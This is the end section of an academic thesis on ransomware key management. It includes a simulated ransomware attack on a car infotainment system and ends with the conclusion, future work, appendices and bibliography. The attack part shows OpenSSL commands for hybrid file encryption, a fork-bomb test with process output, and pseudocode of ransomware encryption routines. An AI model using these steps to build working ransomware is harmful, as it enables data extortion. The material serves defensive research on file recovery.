Brute forcing remote login services Ransomware are known to exploit poorly secured RDP sessions in order to infiltrate hosts. This can be extended to other remote login services such as SSH and Telnet as discussed previously.

Known vulnerabilities on exposed components After-market OBD devices promise additional functionality, but can also severely increase the threat surface. For instance, a dongle that connects to the Internet when plugged into the OBD2 port can be exploited remotely by exposing vulnerabilities that exist in the firmware or configuration. Moreover, vulnerabilities in the RTOS that power the IVI can also permit remote attacks.

7.4.3.4 Denial of data

Similar to traditional ransomware, vehicular ransomware can achieve a denial of data attack by encrypting the data with a secret key and then purging the original copy. The most potent Category 6 ransomware [85] have been observed to implement this attack by deploying a hybrid cryptosystem that utilizes both symmetric and asymmetric encryption for their respective advantages as discussed in Section 7.4.2.

The availability of `openssl`, a suite of cryptographic tools [151], on the QNX RTOS facilitated the implementation of the hybrid cryptosystem. On other IVI systems, attackers may deploy another cryptographic library to achieve data encryption. The following series of steps were performed to implement a hybrid cryptosystem in the ransomware:

- Attacker begins by generating a set of asymmetric `RSA-2048` keys. The public key is embedded in the ransomware binary and ships with the ransomware infection.
- Next, the ransomware binary on the infected host is able to generate a new AES key that will be used as an encryption key for the purpose of encrypting files.
- The generated AES symmetric key can now be deployed for bulk data encryption. The data file is successfully encrypted.
- The attacker's embedded RSA public key is used to encrypt the encryption key. Note that the RSA private key never left the attacker.
- The original data file is now purged from the system, along with the unencrypted AES key. A ransom note is displayed to the user.
- After successful ransom payment, the process is reversed. The attacker decrypts the encrypted AES key using their RSA private key.
- The decrypted AES key is returned to the user which can now be used to decrypt data.

The summarized sequence of encryption and decryption commands is shown in Listing 7.

```
openssl genrsa -des3 -out private.pem 2048
openssl enc -aes-256-cbc -K aes.key -P -md sha1
openssl enc -nosalt -aes-256-cbc -in data.dat -out data.payme
openssl rsautl -encrypt -inkey public.pem -pubin -in aes.key -out aeskey.enc
↪  -base64 -K <key> -iv <iv>
openssl rsautl -decrypt -inkey attacker.pem -in aeskey.enc -out aes.key
openssl enc -nosalt -aes-256-cbc -d -in aeskey.enc -base64 -K <key> -iv <iv>
```


Listing 7: OpenSSL-based ransomware in automobiles.

7.4.3.5 Denial of service

A denial of resources was achieved in the experimental setup in the following manner. The QNX target was infected with a fork bomb shown in Listing 7.2. The results of this infection were a complete exhaustion of QNX system resources, namely CPU and memory. Comparison of the system state *before* and *after* the execution of the fork bomb is shown in Figure 7.8. The number of processes and threads peaked at maximum load capacity immediately after execution of the fork bomb such that CPU idle percentage was observed drop from 99% to 0% and the memory available dropped from 182 MB to 40 MB. This is because the form bomb caused a dramatic increase in redundant processes such that the process count rose from 40 to 194 until complete resource exhaustion.

7.5 Summary

This paper explores ransomware attacks in the context of the automotive domain. We identified the ways in which a ransomware threat on a vehicular surface will differ from that seen in the traditional computing environment. To the best of our knowledge, the threat of ransomware on a vehicular IVI has not been previously systematically analyzed. By experimenting with the simulation of a ransomware attack on an IVI, we were able to clarify the automobile ransomware kill chain and the corresponding impact on the automobile systems. Although we have demonstrated resource exhaustion and data encryption attacks for the QNX platform, these are applicable to other IVI operating systems due to the lack of inherent protections against malicious activity in most RTOS.



[Before]

```
40 processes; 99 threads;
CPU states: 99.5% idle, 0.3% user, 0.0% kernel
Memory: 0 total, 182M avail, page size 4K

      PID     TID PRI STATE      HH:MM:SS    CPU  COMMAND
   253983       3  12 Rply        0:00:00  0.17% io-graphics
   167953       1  10 Rcv         0:00:00  0.07% devc-pty
        1      17  10 Run         0:00:00  0.07% kernel
   430118       1  10 Rcv         0:00:00  0.03% pterm
   372769       1  10 Rcv         0:00:00  0.01% shelf
   454696       1  10 Rply        0:00:00  0.01% top
    61451       4   9 NSlp        0:00:00  0.01% mcd
   233502       1  10 Rcv         0:00:00  0.01% Photon
     8200       3  21 Rcv         0:00:00  0.01% devb-eide
     4101       5  10 NSlp        0:00:00  0.00% io-usb

             Min         Max         Average
CPU idle:     99%         99%         99%
Mem Avail:   182MB       182MB       182MB
Processes:    40          40          40
Threads:      99          99          99
```

CPU - 99%

Memory - 182 MB

Processes - 40

[After]

```
198 processes; 183 threads;
CPU states: 0.0% idle, 98.6% user, 1.3% kernel
Memory: 0 total, 0 avail, page size 4K

      PID     TID PRI STATE      HH:MM:SS    CPU  COMMAND
   253983       3  12 Rply        0:00:02 83.12% io-graphics
    98319       2  21 Rcv         0:00:00  1.71% io-pkt-v4-hc
     4101       5  10 NSlp        0:00:00  1.56% io-usb
   167953       1  10 Rdy         0:00:00  1.16% devc-pty
   430103       1  10 Rdy         0:00:00  0.83% pterm
   253983       2  10 Rcv         0:00:00  0.47% io-graphics
     8200      11  10 Rdy         0:00:00  0.32% devb-eide
        1      19  10 Rcv         0:00:00  0.32% kernel
    20489       5  10 Rcv         0:00:00  0.29% pipe
        1      17  10 Rcv         0:00:00  0.29% kernel

             Min         Max         Average
CPU idle:     0%          0%          0%
Mem Avail:    0MB         98MB        40MB
Processes:   171         211         194
Threads:     174         186         181
```

CPU - 0%

Memory - 40 MB

Processes - 194

Figure 7.8: Denial of service realized with a fork bomb.

CHAPTER 8

CONCLUSION

Ransomware is a persistent threat that necessitates defense-in-depth solutions. Consequently, we have introduced `pickpocket` as a significant addition to the response and recovery phase of the NIST Cybersecurity Framework. When intrusion prevention and backups have failed, `pickpocket` offers feasible file recovery as the only alternative to ransom payment. The critical insight underlying `pickpocket` is that ransomware performs encryption in a cryptographic white box that leaves keys vulnerable in memory to side-channel attacks. During our testing against real-world ransomware, `pickpocket` successfully recovered keys from all ransomware. Our examination of key management strategies in modern ransomware provides confidence that we have tested against the most virulent, Category 6 [85], ransomware. While `pickpocket` allowed complete file recovery for most ransomware, we recognize that in an environment carrying smaller files, a ransomware may encrypt these small files faster than the first key could be recovered, yielding only 92% of files. In addition, a false detection, arising from the trigger condition miss-identifying a benign process as malware, can be tolerated since `pickpocket` will only transparently store keys in secure vault. In conclusion, `pickpocket` fills a critical void by facilitating file recovery in the late stages of an infection when all preventative and recovery strategies have failed.

We are aware that memory forensics to discover ephemeral keys is a convoluted response to ransomware when compared with other approaches. Therefore, this approach is not meant to substitute preventative measures against ransomware since prevention is always better than cure. These memory forensics strategies are presented as *defense-in-depth* against ransomware's key management *after* the ransomware infection is already on host and is executing. If all else has failed (including backups), what recovery options exist to regain files without paying the ransom? Antivirus solutions take the same defense-in-depth stance. Taking advantage of the fact that the adversary is performing the encryption on a host under our control allows us to implement an attack on the ransomware's key management.

Conventional implementations of encryption routines are highly insecure when a hostile entity controls the execution environment. Cryptography is meant to protect the confidentiality of data *after* encryption. It is assumed that data will be encrypted on a trusted host and hence key exposure *during* the encryption process is not considered a weakness. For ransomware, however, this assumption becomes a vulnerability since key(s) are exposed on the victim's machine, and this machine is a *whitebox* to its victim. There are ways to obfuscate keys in memory during the process of encryption using whitebox cryptography [152]. Moreover, using techniques such as TRESOR [153], it is possible to beat this methodology by storing keys in CPU registers instead of RAM. However, implementations of whitebox cryptography are complex and beyond the skillset of most ransomware developers [38] [85].

There are several advantages of using memory-based key extraction against ransomware. This approach is ransomware-language-independent, that is, it does not depend on the language that was used to write the ransomware. Moreover, it is platform-independent and can be easily scaled to be applied to other operating systems such as MacOS or Linux. Further, it works even against ransomware that do not use the host's CryptoAPI to generate the encryption keys since all APIs will expose keys in memory.

In conclusion, this work demonstrated viable memory attacks against modern ransomware that can be used for file recovery following a ransomware infection, thus eliminating the need to pay the ransom.

CHAPTER 9

FUTURE WORK

In our future work, we plan to expand this work to reflect the overall effectiveness of a ransomware variant so that the general public can use it as a reference to comprehend the potency of a ransomware variant. This will facilitate informed decision making. One could imagine an online ransomware observatory that anybody could query. By acquiring the category of a ransomware, one could comprehend immediately if an easy fix is available or not. In our future work, we also wish to perform an extended analysis on variants to observe if most variants stay in the same category as the original ransomware or if they tend to introduce new vulnerabilities that weakens their category. Table 3.3 and Figure 3.9 indicate that many ransomware developers seem to have little comprehension of cryptographic implementations: we observed that poor cryptographic models appear as recently as 2018. Although with time, it is inevitable that RaaS will evolve to the point where more Category 6 ransomware with worm-like propagation capabilities will haunt the Internet. At that time, unauthorized file encryption prevention techniques [16] and detection measures will be the best defense. Scrounging to discover cryptographic flaws in ransomware implementations will be less rewarding.

Furthermore, we will provide a detailed analysis of the percentage of modern ransomware that are using the multi-key approach (Class A). This study will juxtapose the number of modern ransomware variants that are using a single symmetric key to encrypt all files versus those ransomware that use a multi-key approach. Furthermore, we will extend this study (Table 6.1) to include a larger subset of ransomware such that we can highlight trends in key-generation strategies observed in most ransomware. Additionally, we wish to extend the timeline of key generation strategies in ransomware as shown in Figure 3.7 to include more ransomware variants. This timeline will provide insights on the shift of key generation strategies observed in ransomware over time.

Additionally, we wish to test the effectiveness of the proposed methodology against a larger set of ransomware strains, thus evaluating the presence of any residual edge cases where the proposed methodology fails to deliver the required decryption keys. Additionally, we wish to perform more focused experiments with improving the accuracy of the trigger condition (e.g. heuristics-based ransomware detection techniques) such that the false positives are minimized and hence only a limited number of memory dumps or scans are required. While there can be frequent memory scans or dumps due to false positives, these scans and dumps happen transparently and thus do not cause user annoyance. However, it is best to minimize false positives to control any unnecessary strain on system resources such as disk space and CPU load.

We also wish to examine ways to map extracted keys to files for the ransomware that use a different key for encrypting different files. Currently, we are using a "bruteforce" methodology to attempt decryption of a file with every extracted key in the database until a match is found. This approach does not scale well for environments with millions of files and can be made more efficient if we stored mappings of keys to files based on `Windows-1252` sequential file enumeration that most ransomware deploy. We also wish to test memory-based attacks against a larger subset of real-world ransomware than shown in Table 6.1, especially those that deploy different symmetric keys to encrypt files on host. Moreover, we wish to test key extraction against other encryption algorithms, besides AES and RSA key extraction shown in this paper.

Finally, our future work will explore a number of follow-on investigations concerning the threat of ransomware on automobiles including tests on other operating systems such as INTEGRITY and ThreadX. Moreover, we will extend these experiments to include real-world settings using our ongoing collaborations with both automotive OEM and suppliers. While IVI make use of external networks, we will explore other vulnerable automotive attack surfaces that have been identified as vulnerable to remote and local attacks from malicious sources [154] [155].

APPENDICES

APPENDIX A

ALGORITHM OF CLASS A RANSOMWARE

Algorithm A.1: Category 6, Class A ransomware

```
Result: Files encrypted!
hProv = CryptAcquireContext();
pubKey, priKey = genRSAKeyPair();
while nextFile do
    if fileType in F then
        symKey = CryptGenKey();
        cryptFile(hProv, symKey);
        encryptedsymKey = encryptKey(symKey,pubKey);
        DeleteFile();
        CryptDestroyKey(symKey);
    end
end
malwarepubKey = CryptImportKey();
encryptedpriKey = encryptKey(priKey, malwarepubKey);
ransomNote();
LocalFree(priKey);
```

APPENDIX B

ALGORITHM OF CLASS B RANSOMWARE

Algorithm B.1: Category 6, Class B ransomware

```
Result: Files encrypted with the same key!
hProv = CryptAcquireContext();
symKey = CryptGenKey();
pubKey = CryptImportKey();
encryptedsymKey = encryptKey(symKey,pubKey);
while nextFile do
    if fileType in F then
        cryptFile(hProv, symKey);
        DeleteFile();
    end
end
CryptDestroyKey(symKey);
ransomNote();
```

APPENDIX C

PSEUDO CODE OF HYBRID ENCRYPTION IN THE CONTEXT OF WINDOWS CRYPTOAPI

```
void thread_encrypt() {             // main calling function
...
HCRYPTKEY symKey;                   // handle to key
HCRYPTPROV hProv = [...];           // handle to CSP
symKey = generateKey(hProv);        // invoke key generation routine
encryptData(hProv, symKey);         // call to file encryption procedure
cleanup(symKey);                    // clean up procedure
CryptDestroyKey(symKey);            // destroy key in memory
CryptReleaseContext(hProv, 0);      // release handle to CSP
}

HCRYPTKEY generateKey(hProv) {
HCRYPTKEY symmKey;                  // handle to key
CryptGenKey(hProv, CALG_AES_128, 1u, &symmKey);  // generate key
DWORD mode = CRYPT_MODE_CBC;                     // use CBC cipher mode
CryptSetKeyParam(symmKey, KP_MODE, &mode, 0);
DWORD padData = PKCS5_PADDING;     // PKCS 5 padding method
CryptSetKeyParam(symmKey, KP_PADDING, &padData, 0); // set padding mode
return symmKey;                    // return generated key
}

void encryptData(hProv, symKey) {
for each file type F:              // search for specific file types
cryptFile(hProv, symKey);          // locate and encrypt files
}

void cleanup(hProv, symKey) {
HCRYPTKEY asymPubKey = getasymPubKey(hProv):  //acquire RSA public key
void* symKeyEncryptb64 = exportKey(symKey, asymPubKey);
                                          //encrypt and encode AES key
//...write ransomnote.txt...
//...write base64 encoded encrypted AES key...
//...
LocalFree(symKeyEncryptb64);       //free allocated memory
}
```

Listing 8: Hybrid encryption in ransomware.

BIBLIOGRAPHY

BIBLIOGRAPHY

[1] M. Paquet-Clouston, B. Haslhofer, and B. Dupont, “Ransomware payments in the bitcoin ecosystem,” *Journal of Cybersecurity*, vol. 5, no. 1, p. tyz003, 2019.

[2] V. Yosifova, R. Trifonov, A. Tasheva, and O. Nakov, “Trends review of the contemporary security problems in the cyberspace,” in *Proceedings of the 9th Balkan Conference on Informatics*, 2019, pp. 1–4.

[3] P. Bajpai and R. J. Enbody, “Dissecting .net ransomware: Key generation, encryption, and operation,” *Network Security*, vol. 2020, no. 2, pp. 8–15, 2020.

[4] R. Gaspar, “Shadow copies for restoring files,” Tech. Rep., 2005.

[5] J. Yuill, M. Zappe, D. Denning, and F. Feer, “Honeyfiles: deceptive files for intrusion detection,” in *Proceedings from the Fifth Annual IEEE SMC Information Assurance Workshop, 2004.*, June 2004, pp. 116–122.

[6] C. Stoll, *The cuckoo’s egg: tracking a spy through the maze of computer espionage.* Simon and Schuster, 2005.

[7] J. Gómez-Hernández, L. Álvarez González, and P. García-Teodoro, “R-locker: Thwarting ransomware action through a honeyfile-based approach,” *Computers and Security*, vol. 73, pp. 389 – 398, 2018. [Online]. Available: http://www.sciencedirect.com/science/article/pii/S0167404817302560

[8] C. Moore, “Detecting ransomware with honeypot techniques,” in *2016 Cybersecurity and Cyberforensics Conference (CCC)*, Aug 2016, pp. 77–81.

[9] G. Sison, “Cerber starts evading machine learning - trendlabs security intelligence blog,” 2018. [Online]. Available: https://blog.trendmicro.com/trendlabs-security-intelligence/cerber-starts-evading-machine-learning/

[10] P. Kumaraguru, J. Cranshaw, A. Acquisti, L. Cranor, J. Hong, M. A. Blair, and T. Pham, “School of phish: A real-world evaluation of anti-phishing training,” in *Proceedings of the 5th Symposium on Usable Privacy and Security*, ser. SOUPS ’09. New York, NY, USA: ACM, 2009, pp. 3:1–3:12. [Online]. Available: http://doi.acm.org/10.1145/1572532.1572536

[11] D. X. L. Ph.D., MBA, MSIS, and D. Q. L. PhD, “Awareness education as the key to ransomware prevention,” *Information Systems Security*, vol. 16, no. 4, pp. 195–202, 2007. [Online]. Available: https://doi.org/10.1080/10658980701576412

[12] A. McNeil, “How did the wannacry ransomworm spread?” *MalwareBytes Labs*, 2017.

[13] *No More Ransom.* [Online]. Available: nomoreransom.org

[14] E. Kolodenker, W. Koch, G. Stringhini, and M. Egele, "Paybreak: defense against cryptographic ransomware," in *Proceedings of the 2017 ACM on Asia Conference on Computer and Communications Security.* ACM, 2017, pp. 599–611.

[15] A. Young and M. Yung, "Cryptovirology: Extortion-based security threats and countermeasures," in *Proceedings 1996 IEEE Symposium on Security and Privacy.* IEEE, 1996, pp. 129–140.

[16] A. Kharraz, W. Robertson, D. Balzarotti, L. Bilge, and E. Kirda, "Cutting the gordian knot: A look under the hood of ransomware attacks," in *International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment.* Springer, 2015, pp. 3–24.

[17] K. Cabaj, P. Gawkowski, K. Grochowski, and D. Osojca, "Network activity analysis of cryptowall ransomware," *Przeglad Elektrotechniczny*, vol. 91, no. 11, pp. 201–204, 2015.

[18] A. Palisse, H. Le Bouder, J.-L. Lanet, C. Le Guernic, and A. Legay, "Ransomware and the legacy crypto api," in *International Conference on Risks and Security of Internet and Systems.* Springer, 2016, pp. 11–28.

[19] C. Puodzius, "How encryption molded crypto-ransomware," *welivesecurity Blog, September*, 2016. [Online]. Available: https://www.welivesecurity.com/2016/09/13/how-encryption-molded-crypto-ransomware/

[20] A. L. Young, "Cryptoviral extortion using microsoft's crypto api," *International Journal of Information Security*, vol. 5, no. 2, pp. 67–76, 2006.

[21] A. Gazet, "Comparative analysis of various ransomware virii," *Journal in Computer Virology*, vol. 6, no. 1, pp. 77–90, Feb 2010. [Online]. Available: https://doi.org/10.1007/s11416-008-0092-2

[22] A. L. Young and M. M. Yung, "An implementation of cryptoviral extortion using microsoft's crypto api," 2005.

[23] N. Scaife, H. Carter, P. Traynor, and K. R. Butler, "Cryptolock (and drop it): stopping ransomware attacks on user data," in *2016 IEEE 36th International Conference on Distributed Computing Systems (ICDCS).* IEEE, 2016, pp. 303–312.

[24] A. Continella, A. Guagnelli, G. Zingaro, G. De Pasquale, A. Barenghi, S. Zanero, and F. Maggi, "Shieldfs: a self-healing, ransomware-aware filesystem," in *Proceedings of the 32nd Annual Conference on Computer Security Applications.* ACM, 2016, pp. 336–347.

[25] A. Kharraz and E. Kirda, "Redemption: Real-time protection against ransomware at end-hosts," in *International Symposium on Research in Attacks, Intrusions, and Defenses.* Springer, 2017, pp. 98–119.

[26] A. Kharaz, S. Arshad, C. Mulliner, W. Robertson, and E. Kirda, "{UNVEIL}: A large-scale, automated approach to detecting ransomware," in *25th {USENIX} Security Symposium ({USENIX} Security 16)*, 2016, pp. 757–772.

[27] 2017. [Online]. Available: https://security.stackexchange.com/questions/148511/can-you-recognize-this-virus

[28] 2019. [Online]. Available: https://docs.microsoft.com/en-us/windows/security/threat-protection/microsoft-defender-atp/controlled-folders

[29] A. Srivastava and J. Giffin, "Automatic discovery of parasitic malware," in *International Workshop on Recent Advances in Intrusion Detection.* Springer, 2010, pp. 97–117.

[30] A. Sedgewick, "Framework for improving critical infrastructure cybersecurity, version 1.0," Tech. Rep., 2014.

[31] J. Gómez-Hernández, L. Álvarez-González, and P. García-Teodoro, "R-locker: Thwarting ransomware action through a honeyfile-based approach," *Computers & Security*, vol. 73, pp. 389–398, 2018.

[32] K. Savage, P. Coogan, and H. Lau, "The evolution of ransomware," *Symantec, Mountain View*, 2015.

[33] K. Zetter, "4 ways to protect against the very real threat of ransomware," 2016. [Online]. Available: https://www.wired.com/2016/05/4-ways-protect-ransomware-youre-target/

[34] G. O'Gorman and G. McDonald, *Ransomware: A growing menace.* Symantec Corporation, 2012.

[35] N. F. Pub, "197: Advanced encryption standard (aes)," *Federal information processing standards publication*, vol. 197, no. 441, p. 0311, 2001.

[36] V. Kotov and M. Rajpal, "Understanding crypto-ransomware," *Bromium whitepaper*, 2014.

[37] P. Aiyyappan, "Jigsaw ransomware demystified," *Vinransomware Blog, November*, 2016. [Online]. Available: http://www.vinransomware.com/blog/jigsaw-ransomware-demystified

[38] B. Herzog and Y. Balmas, "Great crypto failures," *Virus Bulletin*, 2016.

[39] L. Zeltser, "Blocklists of suspected malicious ips and urls," 2017. [Online]. Available: https://zeltser.com/malicious-ip-blocklists/

[40] J. Katz and Y. Lindell, *Introduction to modern cryptography.* CRC press, 2014.

[41] J. R. Vacca, *Computer and information security handbook.* Newnes, 2012.

[42] P. Bajpai and R. Enbody, "An empirical study of key generation in cryptographic ransomware," in *2020 International Conference on Cyber Security and Protection of Digital Services (Cyber Security).* IEEE, 2020, pp. 1–8.

[43] P. Bajpai, A. K. Sood, and R. Enbody, "A key-management-based taxonomy for ransomware," in *2018 APWG Symposium on Electronic Crime Research (eCrime)*, May 2018, pp. 1–12.

[44] P. Patil, P. Narayankar, D. Narayan, and S. M. Meena, "A comprehensive evaluation of cryptographic algorithms: Des, 3des, aes, rsa and blowfish," *Procedia Computer Science*, vol. 78, pp. 617–624, 2016.

[45] D. Emm, "Cracking the code: The history of gpcode," *Computer Fraud & Security*, vol. 2008, no. 9, pp. 15–17, 2008.

[46] 2019. [Online]. Available: https://docs.microsoft.com/en-us/windows/win32/seccrypto/alg-id

[47] B. Kaliski, "Pkcs# 5: Password-based cryptography specification version 2.0," 2000.

[48] M. S. Turan, E. Barker, W. Burr, and L. Chen, "Recommendation for password-based key derivation," *NIST special publication*, vol. 800, p. 132, 2010.

[49] 2019. [Online]. Available: https://docs.microsoft.com/en-us/dotnet/api/system.random?view=netframework-4.8

[50] 2019. [Online]. Available: https://docs.microsoft.com/en-us/dotnet/api/system.random.-ctor?view=netframework-4.8

[51] L. Zeltser, "Remnux: A linux toolkit for reverse-engineering and analyzing malware," 2018.

[52] 2019. [Online]. Available: https://www.hybrid-analysis.com/

[53] 2019. [Online]. Available: https://www.virustotal.com

[54] 2019. [Online]. Available: https://virusshare.com/

[55] 2019. [Online]. Available: https://beta.virusbay.io/

[56] W. Yan, Z. Zhang, and N. Ansari, "Revealing packed malware," *ieee seCurity & PrivaCy*, vol. 6, no. 5, pp. 65–69, 2008.

[57] R. Lyda and J. Hamrock, "Using entropy analysis to find encrypted and packed malware," *IEEE Security & Privacy*, vol. 5, no. 2, pp. 40–45, 2007.

[58] R. Coleridge, "The cryptography api, or how to keep a secret," 1996. [Online]. Available: https://msdn.microsoft.com/en-us/library/ms867086.aspx

[59] 2018. [Online]. Available: https://minotr.net/

[60] 2018. [Online]. Available: http://vxvault.net/

[61] 2018. [Online]. Available: http://thezoo.morirt.com/

[62] 2018. [Online]. Available: https://cuckoosandbox.org/

[63] L. R. Knudsen, W. Meier, B. Preneel, V. Rijmen, and S. Verdoolaege, "Analysis methods for (alleged) rc4," in *International Conference on the Theory and Application of Cryptology and Information Security.* Springer, 1998, pp. 327–341.

[64] L. Abrams, "Decryptor for the apocalypse ransomware released by emsisoft," 2016. [Online]. Available: https://www.bleepingcomputer.com/news/security/decryptor-for-the-apocalypse-ransomware-released-by-emsisoft/

[65] L. H. Newman, "How an accidental 'kill switch'slowed friday's massive ransomware attack'," *Wired*, vol. 13, 2017.

[66] M. Ward, "Cryptolocker victims to get files back for free," *BBC News, August*, vol. 6, 2014.

[67] P. Zimmermann *et al.*, "An introduction to cryptography," *Network Associates*, 1999.

[68] R. Verdult, *The (in) security of proprietary cryptography.* Sl: sn, 2015.

[69] A. Guinet, "Wannacry in-memory key recovery," 2018. [Online]. Available: https://github.com/aguinet/wannakey

[70] L. Dorrendorf, Z. Gutterman, and B. Pinkas, "Cryptanalysis of the random number generator of the windows operating system," *ACM Transactions on Information and System Security (TISSEC)*, vol. 13, no. 1, p. 10, 2009.

[71] A. L. Young and M. Yung, "Cryptovirology: The birth, neglect, and explosion of ransomware," *Communications of the ACM*, vol. 60, no. 7, pp. 24–26, 2017.

[72] M. Léveillé, "Torrentlocker: Ransomware in a country near you (2014)."

[73] L. Abrams, "desucrypt ransomware in the wild with deuscrypt and decryptable insane variants," *Bleeping Computer Blog, January*, 2018. [Online]. Available: https://www.bleepingcomputer.com/news/security/desucrypt-ransomware-in-the-wild-with-deuscrypt-and-decryptable-insane-variants/

[74] J. Wyke, S. E. T. Team, and A. Ajjan, "The current state of ransomware," *SophosLabs technical paper*, 2015.

[75] R. Richardson and M. North, "Ransomware: Evolution, mitigation and prevention," *International Management Review*, vol. 13, no. 1, p. 10, 2017.

[76] C. Xiao and J. Chen, "New os x ransomware keranger infected transmission bittorrent client installer," *Palo Alto Networks Blog, March*, 2016. [Online]. Available: https://researchcenter.paloaltonetworks.com/2016/03/new-os-x-ransomware-keranger-infected-transmission-bittorrent-client-installer/

[77] "zcrypt ransomware: under the hood," *Malwarebytes Labs Blog, June*, 2016. [Online]. Available: https://blog.malwarebytes.com/threat-analysis/2016/6/zcrypt-ransomware/

[78] L. Abrams, "Emsisoft releases a decrypter for hydracrypt and umbrecrypt ransomware," 2016. [Online]. Available: https://www.bleepingcomputer.com/news/security/emsisoft-releases-a-decrypter-for-hydracrypt-and-umbrecrypt-ransomware/

[79] S. Mansfield-Devine, "Ransomware: taking businesses hostage," *Network Security*, vol. 2016, no. 10, pp. 8–17, 2016.

[80] J. Cannell, "Cryptolocker ransomware: What you need to know," *Malwarebytes Labs*, 2013.

[81] hasherezade, "Cerber ransomware: new, but mature," 2016. [Online]. Available: https://blog.malwarebytes.com/threat-analysis/2016/03/cerber-ransomware-new-but-mature/

[82] L. Abrams, "The new raa ransomware is created entirely using javascript," 2016. [Online]. Available: https://www.bleepingcomputer.com/news/security/the-new-raa-ransomware-is-created-entirely-using-javascript/

[83] P. Bajpai and R. Enbody, "Attacking key management in ransomware," *IT Professional*, vol. 22, no. 2, pp. 21–27, 2020.

[84] T. Yadav and A. M. Rao, "Technical aspects of cyber kill chain," in *International Symposium on Security in Computing and Communication.* Springer, 2015, pp. 438–452.

[85] P. Bajpai, A. K. Sood, and R. Enbody, "A key-management-based taxonomy for ransomware," in *2018 APWG Symposium on Electronic Crime Research (eCrime).* IEEE, 2018, pp. 1–12.

[86] K. Auguste, "La cryptographie militaire," *Journal des sciences militaires*, vol. 9, p. 538, 1883.

[87] A. Islam, N. Oppenheim, and W. Thomas, "Smb exploited: Wannacry use of eternalblue," *Retrieved December*, vol. 11, p. 2017, 2017.

[88] V. C. Craciun, A. Mogage, and E. Simion, "Trends in design of ransomware viruses," in *International Conference on Security for Information Technology and Communications.* Springer, 2018, pp. 259–272.

